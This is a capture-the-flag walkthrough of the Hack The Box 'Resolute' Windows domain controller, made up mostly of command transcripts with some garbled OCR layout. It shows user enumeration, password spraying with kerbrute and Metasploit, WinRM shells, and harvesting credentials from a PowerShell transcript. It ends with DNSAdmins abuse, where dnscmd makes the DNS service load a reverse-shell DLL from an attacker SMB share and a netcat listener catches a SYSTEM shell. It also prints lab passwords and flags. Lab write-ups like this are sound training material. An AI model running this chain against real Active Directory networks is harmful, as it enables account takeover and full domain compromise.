resolute

```
[/Documents/htb/boxes/resolute]
                 10.10.10.169
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 14:12 EDT
Nmap scan report for 10.10.10.169
Host is up (0.15s latency).
Not shown: 989 closed ports
PORT
        STATE SERVICE
                            VERSION
        open domain Simple DNS Plus
open kerberos-sec Microsoft Windows Kerberos (server time: 2021-05-27 18:23:25Z)
53/tcp
88/tcp
135/tcp open msrpc
                            Microsoft Windows RPC
139/tcp open
              netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap
                            Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp
        open
              microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
              kpasswd5?
464/tcp open
593/tcp open
636/tcp open
              ncacn_http
                            Microsoft Windows RPC over HTTP 1.0
               tcpwrapped
3268/tcp open ldap
                            Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
 _clock-skew: mean: 2h30m57s, deviation: 4h02m29s, median: 10m56s
 smb-os-discovery:
   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
   Computer name: Resolute
   NetBIOS computer name: RESOLUTE\x00
   Domain name: megabank.local
    Forest name: megabank.local
    FQDN: Resolute.megabank.local
  System time: 2021-05-27T11:23:32-07:00
 smb-security-mode:
   account_used: <blank>
   authentication_level: user
   challenge_response: supported
   message_signing: required
  smb2-security-mode:
   2.02:
     Message signing enabled and required
 smb2-time:
   date: 2021-05-27T18:23:33
    start_date: 2021-05-27T18:12:59
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.86 seconds
```

```
___(root® kali)-[~/Downloads/go-windapsearch]
_# enum4linux 10.10.10.169
```

```
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[DefaultAccount] rid:[0×1f7]
user:[ryan] rid:[0×451]
user:[marko] rid:[0×457]
user:[sunita] rid:[0×19c9]
user:[abigail] rid:[0×19ca]
user:[marcus] rid:[0×19cb]
user:[sally] rid:[0×19cc]
user:[fred] rid:[0×19cd]
user:[angela] rid:[0×19ce]
user:[felicia] rid:[0×19cf]
user:[gustavo] rid:[0×19d0]
user:[ulf] rid:[0×19d1]
user:[stevie] rid:[0×19d2]
user:[claire] rid:[0×19d3]
user:[paulo] rid:[0×19d4]
user:[steve] rid:[0×19d5]
user:[annette] rid:[0×19d6]
user:[annika] rid:[0×19d7]
user:[per] rid:[0×19d8]
user:[claude] rid:[0×19d9]
user:[melanie] rid:[0×2775]
user:[zach] rid:[0×2776]
user:[simon] rid:[0×2777]
user:[naoki] rid:[0×2778]
```

```
Users on 10.10.10.169
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866. index: 0×10b0 RID: 0×19ca acb: 0×00000010 Account: abigail Name: (null) Desc: (null)
index: 0×fbc RID: 0×1f4 acb: 0×00000210 Account: Administrator Name: (null)
                                                                                    Desc: Built-in account for administering the computer/domain
index: 0×10b4 RID: 0×19ce acb: 0×00000010 Account: angela
                                                                   Name: (null)
index: 0×10bc RID: 0×19d6 acb: 0×00000010 Account: annette
                                                                   Name: (null)
index: 0×10bd RID: 0×19d7 acb: 0×00000010 Account: annika
                                                                   Name: (null)
index: 0×10b9 RID: 0×19d3 acb: 0×00000010 Account: claire
                                                                   Name: (null)
                                                                                    Desc: (null
                                                                                    Desc: (null)
Desc: A user account managed by the system.
index: 0×10bf RID: 0×19d9 acb: 0×00000010 Account: claude
                                                                   Name: (null)
index: 0×fbe RID: 0×1f7 acb: 0×00000215 Account: DefaultAccount Name: (null)
index: 0×10b5 RID: 0×19cf acb: 0×00000010 Account: felicia
                                                                   Name: (null)
                                                                                    Desc: (null)
index: 0×10b3 RID: 0×19cd acb: 0×00000010 Account: fred Name: (null)
index: 0×fbd RID: 0×1f5 acb: 0×00000215 Account: Guest Name: (null)
                                                                           Desc: Built-in account for guest access to the computer/domain
index: 0×10b6 RID: 0×19d0 acb: 0×00000010 Account: gustavo
                                                                   Name: (null)
                                                                                   Desc: (null)
index: 0×ff4 RID: 0×1f6 acb: 0×00000011 Account: krbtgt Name: (null)
                                                                           Desc: Key Distribution Center Service Account
index: 0×10b1 RID: 0×19cb acb: 0×00000010 Account: marcus
                                                                   Name: (null)
index: 0×10a9 RID: 0×457 acb: 0×00000210 Account: marko Name: Marko Novak
                                                                                    Desc: Account created. Password set to Welcome123!
index: 0×10c0 RID: 0×2775 acb: 0×00000010 Account: melanie
                                                                   Name: (null
                                                                                    Desc: (null)
index: 0×10c3 RID: 0×2778 acb: 0×00000010 Account: naoki
                                                                   Name: (null)
index: 0×10ba RID: 0×19d4 acb: 0×00000010 Account: paulo
                                                                   Name: (null)
index: 0×10be RID: 0×19d8 acb: 0×00000010 Account: per Name: (null)
                                                                           Desc: (null)
index: 0×10a3 RID: 0×451 acb: 0×00000210 Account: ryan Name: Ryan Bertrand
index: 0×10b2 RID: 0×19cc acb: 0×00000010 Account: sally
                                                                   Name: (null)
                                                                                    Desc: (null)
index: 0×10c2 RID: 0×2777 acb: 0×00000010 Account: simon
                                                                   Name: (null)
                                                                                    Desc: (null)
Desc: (null)
index: 0×10bb RID: 0×19d5 acb: 0×00000010 Account: steve
                                                                   Name: (null)
index: 0×10b8 RID: 0×19d2 acb: 0×00000010 Account: stevie
                                                                   Name: (null)
                                                                                    Desc: (null
index: 0×10af RID: 0×19c9 acb: 0×00000010 Account: sunita
index: 0×10b7 RID: 0×19d1 acb: 0×00000010 Account: ulf Name: (null)
                                                                            Desc: (null)
index: 0×10c1 RID: 0×2776 acb: 0×00000010 Account: zach Name: (null)
                                                                           Desc: (null)
```

```
kali)-[/Documents/htb/boxes/resolute]
   cat <u>enum-users.txt</u> | grep user:
ser:[Administrator] rid:[0×1f4]
   *[Guest] rid:[0×1f5]
    [krbtgt] rid:[0×1f6]
    [DefaultAccount] rid:[0×1f7]
    [ryan] rid:[0×451]
   [marko] rid:[0×457]
   u[sunita] rid:[0×19c9]
   💶 [abigail] rid:[0×19ca]
   [marcus] rid:[0×19cb]
    [sally] rid:[0×19cc]
   [fred] rid:[0×19cd]
   [angela] rid:[0×19ce]
   [felicia] rid:[0×19cf]
ser:[gustavo] rid:[0×19d0]
ser:[ulf] rid:[0×19d1]
   [stevie] rid:[0×19d2]
    [claire] rid:[0×19d3]
   [paulo] rid:[0×19d4]
    [steve] rid:[0×19d5]
   [annette] rid:[0×19d6]
ser:[annika] rid:[0×19d7]
user:[per] rid:[0×19d8]
   [claude] rid:[0×19d9]
    [melanie] rid:[0×2775]
   [zach] rid:[0×2776]
ser:[simon] rid:[0×2777]
   [naoki] rid:[0×2778]
```

```
(<mark>root© kali</mark>)-[/Documents/htb/boxes/resolute]
cat <u>enum-users.txt</u> | grep user: | cut -d " " -f 1 | cut -d ":" -f 2 | cut -d "[" -f 2 | cut -d "]" -f 1 | tee users.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```

```
)-[/Documents/htb/boxes/resolute]
Version: v1.0.3 (9dad6e1) - 05/27/21 - Ronnie Flathers @ropnop
This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts
Usage:
 kerbrute [command]
Available Commands:
               Bruteforce username:password combos, from a file or stdin Bruteforce a single user's password from a wordlist
  bruteforce
  bruteuser
  help
               Help about any command
  passwordspray Test a single password against a list of users
               Enumerate valid domain usernames via Kerberos
  version
               Display version info and quit
Flags:
      --dc string
                       The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
                       Delay in millisecond between each attempt. Will always use single thread if set The full domain to use (e.g. contoso.com)
      --delay int
  -d, --domain string
  -h, --help
                       help for kerbrute
  -o, --output string
                       File to write logs to. Optional.
                       Safe mode. Will abort if any user comes back as locked out. Default: FALSE
      --safe
  -t, --threads int
                        Threads to use (default 10)
  -v, --verbose
                       Log failures and errors
Use "kerbrute [command] --help" for more information about a command.
           kali)-[/Documents/htb/boxes/resolute]
     kerbrute passwordspray -d megabank.local --dc 10.10.169 <u>users.txt</u> 'Welcome123!'
Version: v1.0.3 (9dad6e1) - 05/27/21 - Ronnie Flathers @ropnop
2021/05/27 15:06:21 > Using KDC(s):
2021/05/27 15:06:21 >
                                10.10.10.169:88
2021/05/27 15:06:22 > Done! Tested 27 logins (0 successes) in 0.946 seconds
```

bcz we can also reach winrm, we're using metasploit to try usernames and password over winrm

```
<u>msf6</u> > search winrm
Matching Modules
     # Name
                                                                                                        Disclosure Date Rank
                                                                                                                                                   Check Description
         exploit/windows/local/bits_ntlm_token_impersonation 2019-12-06
                                                                                                                                                                SYSTEM token impersonation through NTLM bits authentica
tion on missing WinRM Service.

1 auxiliary/scanner/winrm/winrm_auth_methods
2 auxiliary/scanner/winrm/winrm_cmd
3 auxiliary/scanner/winrm/winrm_login
                                                                                                                                                                WinRM Authentication Method Detection
                                                                                                                                      normal
                                                                                                                                                   No
                                                                                                                                     normal
                                                                                                                                                                           Command Runner
                                                                                                                                      normal
                                                                                                                                                                           Login Utility
     4 exploit/windows/winrm/winrm_srript_exec
5 auxiliary/scanner/winrm/winrm_wql
                                                                                                                                                                          Script Exec Remote Code Execution
                                                                                                       2012-11-01
                                                                                                                                                  No
No
                                                                                                                                     manual
                                                                                                                                                                WinRM WQL Query Runner
                                                                                                                                     normal
Interact with a module by name or index. For example info 5, use 5 or use auxiliary/scanner/winrm/winrm_wql
msf6 > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(
                                                                      ) > show options
Module options (auxiliary/scanner/winrm/winrm_login):
                                    Current Setting Required Description
     Name
     BLANK_PASSWORDS
BRUTEFORCE_SPEED
                                                                                    Try blank passwords for all users
                                                                                    How fast to bruteforce, from 0 to 5
Try each user/password couple stored in the current database
                                    5
false
     DB_ALL_CREDS
                                                                                    Add all passwords in the current database to the list
Add all users in the current database to the list
The domain to use for Windows authentification
     DB_ALL_PASS
     DB_ALL_USERS
DOMAIN
                                     false
                                    WORKSTATION
                                                                                   The domain to use for Windows authentification
A specific password to authenticate with
File containing passwords, one per line
A proxy chain of format type:host:port[[type:host:port][...]
The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
Stop guessing when a credential works for a host
The number of concurrent threads (max one per host)
The URI of the WinRM service
A specific username to authenticate as
File containing users and passwords separated by space, one pair per line
Try the username as the password for all users
     PASSWORD
     PASS_FILE
     Proxies
     RHOSTS
                                                                  ves
     RPORT
                                     5985
                                    false
false
     STOP_ON_SUCCESS
     THREADS
     URI
                                     /wsman
     USERNAME
     USERPASS_FILE
                                                                                    Try the username as the password for all users
File containing usernames, one per line
Whether to print output for all attempts
     USER_AS_PASS
USER_FILE
                                                                   no
     VERBOSE
                                    true
                                                                   ves
```

HTTP server virtual host

VHOST

```
msf6 auxiliary(
                                        ) > set domain megabank.local
domain ⇒ megabank.local
msf6 auxiliary(
                                        ) > set rhosts 10.10.10.169
rhosts ⇒ 10.10.10.169
msf6 auxiliary(
                                       ) > set USER_FILE users.txt
USER_FILE ⇒ users.txt
msf6 auxiliary()
                                        ) > set password 'Welcome123!'
password ⇒ Welcome123!
msf6 auxiliary(
[!] No active DB -- Credential data will not be saved!
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\Administrator:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\Guest:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\krbtgt:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\DefaultAccount:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\ryan:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\marko:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\sunita:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\abigail:Welcome123! (Incorrect:
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\marcus:Welcome123! (Incorrect:
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\sally:Welcome123! (Incorrect:
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\fred:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\angela:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\felicia:Welcome123! (Incorrect:
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\gustavo:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\ulf:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\stevie:Welcome123! (Incorrect:
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\claire:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\paulo:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\steve:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\annette:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\annika:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\per:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\claude:Welcome123! (Incorrect: )
[+] 10.10.10.169:5985 - Login Successful: megabank.local\melanie:Welcome123!
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\zach:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\simon:Welcome123! (Incorrect: )
    10.10.10.169:5985 - LOGIN FAILED: megabank.local\naoki:Welcome123! (Incorrect: )
   Scanned 1 of 1 hosts (100% complete)
   Auxiliary module execution completed
```

```
ot@ kali)-[~/Downloads/evil-winrm]
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
            PS C:\Users\melanie\Documents> dir
Evil-WinRM* PS C:\Users\melanie\Documents> cd ../
Evil-WinRM* PS C:\Users\melanie> dir
   Directory: C:\Users\melanie
Mode
                   LastWriteTime
                                        Length Name
d-r---
            12/4/2019
                        2:47 AM
                                               Desktop
             12/4/2019 2:46 AM
d-r---
                                               Documents
             7/16/2016 6:18 AM
                                               Downloads
d-r---
             7/16/2016 6:18 AM
d-r---
                                               Favorites
             7/16/2016 6:18 AM
                                               Links
d-r---
d-r---
             7/16/2016 6:18 AM
                                               Music
d-r---
             7/16/2016 6:18 AM
                                               Pictures
d-----
             7/16/2016 6:18 AM
                                               Saved Games
d-r---
            7/16/2016 6:18 AM
                                               Videos
   il-WinRM* PS C:\Users\melanie> cd Desktop
    l-WinRM* PS C:\Users\melanie\Desktop> dir
   Directory: C:\Users\melanie\Desktop
Mode
                   LastWriteTime
                                        Length Name
            12/3/2019 7:33 AM
                                            32 user.txt
-ar---
*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
0c3be45fcfe249796ccbee8d3a978540
```

```
*Evil-WinRM* PS C:\Users\melanie\Desktop> cd C:\
*Evil-WinRM* PS C:\> dir

**My Profile**
```

Directory: C:\

LastWriteTime	\Users\mc Length_Name
	
9/25/2019 6:19 AM	PerfLogs Labs
11/20/2016 6:36 PM	Program Files (x86)
	Users ^{Starting Point}
12/4/2019 5:15 AM	LastWriteTime Windows
	LastWriteTime 9/25/2019 6:19 AM 9/25/2019 12:39 PM 11/20/2016 6:36 PM 12/4/2019 2:46 AM 12/4/2019 5:15 AM

Evil-WinRM PS C:\> dir -force

Directory: C:\

Mode	LastWriteTime		Length	Namo
	Lastwriterime		Length	Fortrocese NEW
	42/2/2010			ARECYCLE RAN
dhs-	12/3/2019			\$RECYCLE.BIN
dhsl	9/25/2019	10:17 AM		Documents and Settings
d	9/25/2019	6:19 AM		PerfLogs
d-r	9/25/2019	12:39 PM		Program Files
	11/20/2016	6:36 PM		Program Files (x86)
dh	9/25/2019	10:48 AM		ProgramData
dh	12/3/2019	6:32 AM		PSTranscripts
dhs-	9/25/2019	10:17 AM		Recovery
dhs-	9/25/2019	6:25 AM		System Volume Information
d-r	12/4/2019	2:46 AM		Users ENTERPRISE
d	12/4/2019	5:15 AM		Windows
-arhs-	11/20/2016	5:59 PM	389408	bootmgr
-a-hs-	7/16/2016	6:10 AM	1	BOOTNXT V 3.16.0
-a-hs-	5/27/2021	11:12 AM	402653184	pagefile.sys

```
PS C:\> cd PSTranscripts
                 PS C:\PSTranscripts> dir
                 PS C:\PSTranscripts> dir -force
     Directory: C:\PSTranscripts
Mode
                          LastWriteTime
                                                        Length Name
d---h---
                  12/3/2019
                                   6:45 AM
                                                                 20191203
                PS C:\PSTranscripts> cd 20191203
                 PS C:\PSTranscripts\20191203> dir
                 PS C:\PSTranscripts\20191203> dir -force
     Directory: C:\PSTranscripts\20191203
Mode
                          LastWriteTime
                                                        Length Name
-arh--
                   12/3/2019
                                  6:45 AM
                                                          3732 PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
               S C:\PSTranscripts\20191203> type PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt
Windows PowerShell transcript start
Start time: 20191203063201
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
Command start time: 20191203063455
*******
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
*******
Command start time: 20191203063455
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Documents> "
```

>>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!

ryan:Serv3r4Admin4cc123!

PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"


PS megabank\ryan@RESOLUTE Documents>

Command start time: 20191203063515

```
PS C:\PSTranscripts\20191203> net user ryan /domain
User name
                              ryan
Full Name
                              Ryan Bertrand
Comment
User's comment
Country/region code
                             000 (System Default)
Account active
                             Yes
Account expires
                             Never
Password last set
                             5/27/2021 12:29:02 PM
Password expires
                             Never
Password changeable
                             5/28/2021 12:29:02 PM
Password required
User may change password
                             Yes
Workstations allowed
                             A11
Logon script
User profile
Home directory
Last logon
                             Never
Logon hours allowed
                             All
Local Group Memberships
Global Group memberships
                             *Domain Users
                                                    *Contractors
The command completed successfully.
      ot® kali)-[~/Downloads/evil-winrm]
   ./evil-winrm.rb -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169
Evil-WinRM shell v2.4
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
```

ryan is in DNSadmins group

megabank\ryan



https://www.ired.team/offensive-securityexperiments/active-directory-kerberos-abuse/fromdnsadmins-to-system-to-domain-compromise Using MSFVenom to create a Reverse Shell DLL

Using DNSCMD to have the DNS Server execute our MSFVenom created DLL from a SMB Network Path... Works but hangs the DNS Server

```
PS C:\Users\ryan\Desktop> sc.exe stop dns
SERVICE_NAME: dns
         TYPE
                            : 10 WIN32 OWN PROCESS
                            : 3 STOP_PENDING
         STATE
                                 (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE
                            : 0
                                 (0×0)
         SERVICE_EXIT_CODE
                            : 0 (0×0)
         CHECKPOINT
                            : 0×1
        WAIT_HINT
                            : 0×7530
              PS C:\Users\ryan\Desktop> sc.exe start dns
SERVICE_NAME: dns
                            : 10 WIN32_OWN_PROCESS
         TYPE
         STATE
                            : 2 START_PENDING
                                 (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE
                            : 0
                                (0×0)
         SERVICE_EXIT_CODE : 0 (0×0)
                            : 0×0
         CHECKPOINT
        WAIT_HINT
                              0×7d0
         PID
                            : 1484
        FLAGS
              PS C:\Users\ryan\Desktop> dnscmd megabank.local /config /serverlevelplugindll \\10.10.14.23\saad\rev.dll
DNS Server failed to reset registry property.
    Status = 1722 (0×000006ba)
Command failed: RPC_S_SERVER_UNAVAILABLE
                                                1722
                                                        0×6BA
           PS C:\Users\ryan\Desktop> dnscmd Resolute.megabank.local /config /serverlevelplugindll \\10.10.14.23\saad\rev.dll
Registry property serverlevelplugindll successfully reset.
Command completed successfully.
           PS C:\Users\ryan\Desktop> sc.exe stop dns
SERVICE_NAME: dns
                        : 10 WIN32 OWN PROCESS
       TYPE
                        : 3 STOP_PENDING
       STATE
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
                             (0×0)
       WIN32_EXIT_CODE
                        : 0
       SERVICE_EXIT_CODE
                        : 0
                            (0×0)
       CHECKPOINT
                        : 0×0
       WAIT_HINT
           PS C:\Users\ryan\Desktop> sc.exe start dns
SERVICE_NAME: dns
                         : 10 WIN32_OWN_PROCESS
       STATE
                         : 2 START_PENDING
                             (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
       WIN32_EXIT_CODE
                         : 0
                             (0×0)
       SERVICE_EXIT_CODE
                        : 0 (0×0)
       CHECKPOINT
                         : 0×0
       WAIT_HINT
                         : 0×7d0
       PTD
                         : 2412
       FLAGS
           i)-[/Documents/htb/boxes/resolute/exploit]
                                                                                                                      130
rev.dll
           )-[/Documents/htb/boxes/resolute/exploit]
      •
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
   Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
  Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0 Config file parsed Config file parsed
   Config file parsed
   Incoming connection (10.10.10.169,57170)
AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
   User RESOLUTE\RESOLUTE$ authenticated successfully
E] RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaaaa:d4170fdb689183c007d85f9f7408bcd9:010100000000000004d1c083a53d701ba833ceba41d6188000000000010010007a006900
[*] Disconnecting Share(1:IPC$)
```

```
(root@ kali)-[/Documents/htb/boxes/resolute]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.169.
Ncat: Connection from 10.10.10.169:57171.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```

C:\Users\Administrator\Desktop>type root.txt type root.txt e1d94876a506850d0c20edb5405e619c